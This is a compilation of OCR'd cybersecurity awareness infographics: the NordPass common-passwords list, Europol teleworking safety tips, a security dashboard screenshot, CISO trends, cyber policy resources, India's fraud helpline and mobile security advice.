


Top 15 Most Common Passwords of 2020

Password	Number of users	Time to crack it	Times exposed
123456	2,543,285	Less than a second	23,597,311
123456789	961,435	Less than a second	7,870,694
picture1	371,612	3 Hours	11,190
password	360,467	Less than a second	3,759,315
12345678	322,187	Less than a second	2,944,615
111111	230,507	Less than a second	3,124,368
123123	189,327	Less than a second	2,238,694
12345	188,268	Less than a second	2,389,787
1234567890	171,724	Less than a second	2,264,884
senha	167,728	10 Seconds	8,213
1234567	165,909	Less than a second	2,516,606
qwerty	156,765	Less than a second	3,946,737
abc123	151,804	Less than a second	2,877,689
Million2	143,664	3 Hours	162,609
000000	122,982	Less than a second	1,959,780

Source: NordPass


Types of
Cybersecurity
Threats
StealthLabs
Malware
Phishing
Spear Phishing
Man in the Middle Attack
Denial of Service Attack
SQL Injection
Zero-day Exploit
Advanced Persistent Threats
Ransomware
DNS Attack
0



Source: Gartner shared via @cloudpreacher

Safe Teleworking

TIPS AND ADVICE FOR BUSINESSES

Establish corporate policies and procedures (test them in advance if possible)

Provide a clear policy on teleworking, including guidelines on accessing corporate resources and who to contact in case of problems. Set up a clear procedure in the event of security incidents. Apply extra measures regarding documentation to the attention of middle and senior management for signature purposes, approval/feedback and information.

Secure your teleworking equipment

Implement measures such as hard disk encryption, inactivity timeouts, privacy screens, strong authentication and removable media control and encryption (e.g. USB drives). Implement a process to remotely disable access to a device that has been lost or stolen.

Secure Remote Access

Only allow your employees to connect to the corporate network through a company-provided VPN with multi-factor authentication. Ensure that remote sessions automatically time out and require re-authentication after a specified period of inactivity.

Keep device operating systems and apps updated

This will help mitigate the risk of cybercriminals exploiting unpatched vulnerabilities.

Secure your corporate communications

Enforce the use of multi-factor authentication to access corporate email accounts. Provide access to secure communication channels for employees to reach each other easily, as well as to communicate with external stakeholders.

Increase your security monitoring

Actively check unusual remote user activity and increase your alert levels for VPN-related attacks.

Raise staff awareness about the risks of teleworking

Educate employees about the company's policy on teleworking. Take the time to raise awareness of cyber threats, especially phishing and social engineering.

Regularly check in with the staff

Set up realistic goals, working schedules and follow-up mechanisms, being flexible where possible and taking into account personal circumstances.

EUROPOL EC3 European Cybercrime Centre

Safe Teleworking

TIPS AND ADVICE FOR EMPLOYEES

Access company data with corporate equipment

Only use company-provided devices and software. Create strong passwords (use trusted/approved password managers if available), don't write them down, and protect them from being seen when you are typing them. Avoid work-around options, even if they seem to provide just what you need.

Stop.Think.Connect

Before starting teleworking, familiarise yourself with corporate devices, policies and procedures. Make sure you understand the equipment, the dos and don'ts of its use and where to go for help.

Secure Remote Access

Connect to the corporate network only through the corporate VPN and protect the tokens (e.g. smart card) required for the VPN connection.

Protect your teleworking equipment and environment

Do not allow family members to access your work devices. Lock or shut them down when unattended and always keep them in a secure location to prevent loss, damage or theft. Prevent shoulder surfing by using privacy screens and avoid angling screens towards windows or cameras.

Report

If you see any unusual or suspicious activity on any device you are using to telework, immediately contact your employer through the appropriate channels.

Stay alert

Watch out for any suspicious activity and requests, especially financial related ones. This could be CEO fraud! If in doubt, call the requester to double-check. Do not click on links or attachments received in unrequested emails and text messages.

Avoid giving out personal information

Never respond with personal information to messages, even if they claim to be from a legitimate business. Instead, contact the business directly to confirm their request.

Develop new routines

Discuss work plans with your direct management and team members during the teleworking period, including the distribution of tasks, deadlines and channels of communication.

Use of private devices


If using your personal device is the only option and your employer allows it, make sure your device OS and software is up-to-date, antivirus/antimalware included, and the connection is secured through a VPN approved by your company.


Keep business and leisure apart

Avoid making personal use of the teleworking device.

EUROPOL EC3 European Cybercrime Centre

CRYSTAL EYE XDR
System Dashboard
Security Dashboard
Admin
Security Dashboard
Your Logo Here
HA
Red Piranha
Admin Profile
Dashboard
System Dashboard
Security Dashboard
System Configuration
Network Control
Security Configuration
Compliance Controls
Reports
Marketplace
Support
IP ATTACK MAP
IP:
COUNTRY: AUSTRALIA
REGION / CITY: VICTORIA / LUCAS
LATITUDE: -37.5536
LONGITUDE: 143.7717
FTP SSH TELNET EMAIL WHOIS DNS HTTP HTTPS SQL SNMP SMB AUTH RDP DoS ICMP OTHER
Action
IP
Timestamp
Status
Country Name
Region Name
Allow
Time Range
Last 24 Hours
Search
Launch Alert Analysis
Last Week
Protocol Name
Traffic Size (MB)
Unknown 2380
HTTP 590
HTTPS 383
QUIC 136
SSL 27
Device Name
Traffic Size (MB)
10.50.1.110 2329
Demo59_2 686
Workshop Laptop 255
RP-AUS-LTP3 177
10.50.1.39 33
Timestamp
Source IP
Destination IP
Country Name
Region Name
Description
Action
Rule Type
PortMap
Severity
2021-03-02 14:45:07 10.10.1.77 91.228.166.16 Slovakia Nitra RP INFO Suspicious User-Agent (1 space) allowed Unknown Traffic HTTP 3
2021-03-02 14:44:20 10.10.1.77 185.94.157.10 Slovakia RP INFO Suspicious User-Agent (1 space) allowed Unknown Traffic HTTP 3
2021-03-02 14:43:37 10.10.1.77 91.228.167.133 Slovakia Nitra RP INFO Suspicious User-Agent (1 space) allowed Unknown Traffic HTTP 3
2021-03-02 14:41:37 10.10.1.77 91.228.167.170 Slovakia Nitra RP INFO Suspicious User-Agent (1 space) allowed Unknown Traffic HTTP 3
2021-03-02 14:40:54 10.10.1.77 38.90.226.37 United States RP INFO Suspicious User-Agent (1 space) allowed Unknown Traffic HTTP 3
2021-03-02 14:40:06 10.10.1.77 91.228.166.13 Slovakia Nitra RP INFO Suspicious User-Agent (1 space) allowed Unknown Traffic HTTP 3
2021-03-02 14:39:36 10.10.1.77 38.90.226.39 United States RP INFO Suspicious User-Agent (1 space) allowed Unknown Traffic HTTP 3
SCAN SUMMARY
Info 97
Warning 0
Critical 5
Last Week
10 records per page
Search:
Timestamp
IP
Site
Blocked URL
Reason
Content Type
Description
2021-02-26 15:33:03 10.11.1.238 DemoS9_2 portal.fb.com http://portal.fb.com/mobile/status.php Blocked site text/html fb.com
2021-02-26 15:33:03 10.11.1.238 DemoS9_2 portal.fb.com http://portal.fb.com/mobile/status.php Blocked site text/html fb.com


Windows Security
Ransomware protection
Protect your files against threats like ransomware, and see how to restore files in case of an attack.
Controlled folder access
Protect files, folders, and memory areas on your device from unauthorized changes by unfriendly applications.
On
Block history
Protected folders
Allow an app through Controlled folder access
Ransomware data recovery
You may be able to recover files in these accounts in case of a ransomware attack.
OneDrive
brooke_crothers@msn.com
Premium account with recovery using Files restore.
View files



Attackers Spend 11 Days In A Network Before Detection

Cyberattackers on average have 11 days after breaching a target network before they're being detected, according to Sophos, and often when they are spotted it's because they've deployed ransomware. That's more than enough time for an attacker to get a thorough overview of what a target network looks like, where its weaknesses lie, and for ransomware attackers to wreck it.

@TOWARDSCYBERSEC

Exhibit 1 - Risks related to AI are spread across multiple dimensions
Business-level risks
Security
Performance
Control
Ethical
Risks
Societal
Economic
National-level risks
source pwc via @mikequindazzi

Open Source
Intelligence
Techniques
Resources for Searching and
Analyzing Online Information
Eighth Edition
Michael Bazzell
Final Books:
Open Source
Intelligence
Techniques
Extreme
Privacy
Available Now
Extreme Privacy
What It Takes to Disappear
Third Edition

Cybil

CYBIL PORTAL BY THE GFCE

Cybil is a knowledge sharing portal for the international cyber capacity building community. It contains information on projects, events and resources, such as good practice guides. The Cybil Portal is a multistakeholder platform that can be used and contributed to by governments, companies, researchers, civil society and the public.

CARNEGIE
ENDOWMENT FOR
INTERNATIONAL PEACE

CARNEGIE'S CYBER NORMS INDEX

Carnegie's Cyber Norms Index tracks and compares the important milestones in the negotiation and development of norms for State behaviour in and through cyberspace. It provides insight for policymakers and analysts in assessing cyber norms proposals, their evolution, and endorsements among the international community.

GLOBAL CYBERSECURITY INDEX (GCI)

The GCI, from the International Telecommunication Union (ITU), is a trusted reference that measures the commitment of countries to cybersecurity at a global level – to raise awareness of the importance and different dimensions of the issue. As cybersecurity has a broad field of application, cutting across many industries and various sectors, each country’s level of development or engagement is assessed along five pillars and then aggregated into an overall score.

Reaching Critical Will

REACHING CRITICAL WILL (RCW)

The Reaching Critical Will Information and Communications Technology resource includes information analysis on the multilateral processes discussing the issues of security in the ICT-environment.

गृह मंत्रालय
MINISTRY OF
HOME AFFAIRS

Digital India
Power To Empower

CITIZEN FINANCIAL CYBER FRAUD REPORTING AND MANAGEMENT SYSTEM

The toll free helpline 155260 and its Reporting Platform, soft launched on 1st April 2021 has been developed by the Indian Cyber Crime Coordination Centre (I4C) under the Ministry of Home Affairs, with active support and cooperation from the Reserve Bank of India (RBI), all major banks, Payment Banks, Wallets and Online Merchants.


1. **Launched to prevent financial loss due to cyber fraud by providing a mechanism to hold fraud transactions.**
2. **Operational in 16 Indian States/UTs. 60+ Intermediaries On boarded on the platform.**
3. **More than 3 crores of defrauded money have been saved from reaching the hands of fraudsters.**
4. **Victims of Online Financial Fraud should immediately report the matter on Helpline Number 155260 for timely action in respect of defrauded money. The earlier the incident is reported by the victim, the better is the chance of saving the cheated money.**

CYBER DOST

Indian Cyber Crime Coordination Center

155260 Cyberdost www.cybercrime.gov.in

www.cybercrime.gov.in


KLEAP
GO BEYOND
Spear Phishing
Spear-phishing is a targeted attempt to steal sensitive information such as account credentials or financial information from a specific victim, often for malicious reasons.
The attackers then disguise themselves as trustworthy friends or entities to acquire sensitive information, typically through email or other online messaging.

vmware
HOW DIGITAL TRANSFORMATION HAS MADE THE CISO INDISPENSABLE
In 2013 Target onboarded its first CISO, but today every company over $3B in revenue has a recognized head of information security, as do most companies with more than $300M.[1] Digital transformation has increased the frequency, severity and complexity of cyber security issues. Long viewed as just an IT issue, boards now see CISO's critical in implementing a 360 degree cyber security strategy.
PROTECTION
2012: A 'walls up' approach
855 data breaches and 174M records compromised, mostly attributed to email service provider phishing attacks.[2]
2017: Inside out strategies
2,227 data breaches and 6B records compromised due to new malware threats, ransomware, and DDoS attacks.[3]
TOOLS:
Endpoint Security
Cloud Security
Micro-segmentation
INNOVATION
2012: Enabling cloud technology
57% of enterprises have applications or infrastructure running in the cloud, but 52% haven't implemented controls to mitigate data risk.[8]
2017: Enabling IoT
By 2020, there will be 30B connected devices, which means enterprises need security solutions that will both enable IoT innovation, and keep data secure.[9]
TOOLS:
Identity Management
Cloud Access Security
Artificial Intelligence
CISO
GOVERNANCE
2012: Security by policy
58% of IT professionals feel implementing security policies are the best way improve enterprise security, and 96% want unified security policy management.[6]
2017: Creating a culture of security
74% of organizations feel vulnerable to insider threats and estimate insider breach remediation costs could reach $500,000.[7]
TOOLS:
Software Composition Analysis
Security Awareness Training
Incident Response Playbooks
MONITORING
2012: Managed 'human' monitoring
85% of breaches took weeks or more to discover and 92% of security incidents were discovered by a third party.[4]
2017: Automated, actionable monitoring
Faster attack detection limits business impact by 70% Artificial intelligence (AI) can monitor, detect and investigate security events faster & more accurately than a human.[5]
TOOLS:
Deception Technology
Detection and Response
Honey Pots
STAFFING
2012: Declining confidence
57% of respondents lack confidence in their IT security staffs' ability to respond to new and emerging threats.[10]
2017: Worldwide shortage
Forecasts point to a global shortage of 3.5M cyber security professionals by 2021.[11]
40% of CISOs identify lack of in-house expertise their biggest challenge.[12]
TOOLS:
Cross-Training
Staff Augmentation
Creative Recruiting
RESOURCES
1 http://www.securityinfowatch.com/article/12337447/cso-or-ciso-who-makes-security-policy
2 http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf
3 http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017/
4 http://www.verizonenterprise.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf
5 https://s3.amazonaws.com/uploads.hipchat.com/41060/2777743/FQtGL19FBdLrVeJ/Cyber-adAPT_Whitepaper_2017.pdf
6 https://www.forescout.com/company/news/press-release/new-survey-finds-that-78-percent-of-it-security-professionals-believe-network-access-control-is-an-essential-function-to-protect-enterprises-from-mobile-device-risks/
7 https://haystax.com/blog/ebook/insider-attacks-industry-survey/
8 https://www.sophos.com/medialibrary/pdfs/other/sophossecuritythreatreport2012.pdf,
8 https://www.idgenterprise.com/resource/research/idg-enterprise-cloud-computing-study-2014/
9 https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/
10 https://www.symantec.com/about/newsroom/press-releases/2011/symantec_1019_01.pdf
11 https://cybersecurityventures.com/jobs/
12 https://s3.amazonaws.com/files.technologyreview.com/whitepapers/Cybersecurity-Challenges-Survey-Findings.pdf
© 2017 VMware, Inc. All rights reserved.

20 Ways to Block Mobile Attacks

Don't let your guard down just because you're on a mobile device. Be just as careful as you would on a desktop!

WiFi

- Don't allow your device to auto-join unfamiliar networks.
- Always turn off WiFi when you aren't using it or don't need it.
- Never send sensitive information over WiFi unless you're absolutely sure it's a secure network.

Apps

- Only use apps available in your device's official store - NEVER download from a browser.
- Be wary of apps from unknown developers or those with limited/bad reviews.
- Keep them updated to ensure they have the latest security.
- If they're no longer supported by your store, just delete!
- Don't grant administrator, or excessive privileges to apps unless you truly trust them.

Browser

- Watch out for ads, giveaways and contests that seem too good to be true. Often these lead to phishing sites that appear to be legit.
- Pay close attention to URLs. These are harder to verify on mobile screens but it's worth the effort.
- Never save your login information when you're using a web browser.

Bluetooth

- Disable automatic Bluetooth pairing.
- Always turn it off when you don't need it.

Smishing (phishing via SMS)

- Don't trust messages that attempt to get you to reveal any personal information
- Beware of similar tactics in platforms like What's App, Facebook Messenger Instagram, etc.
- Treat messages the same way you would treat email, always think before you click!

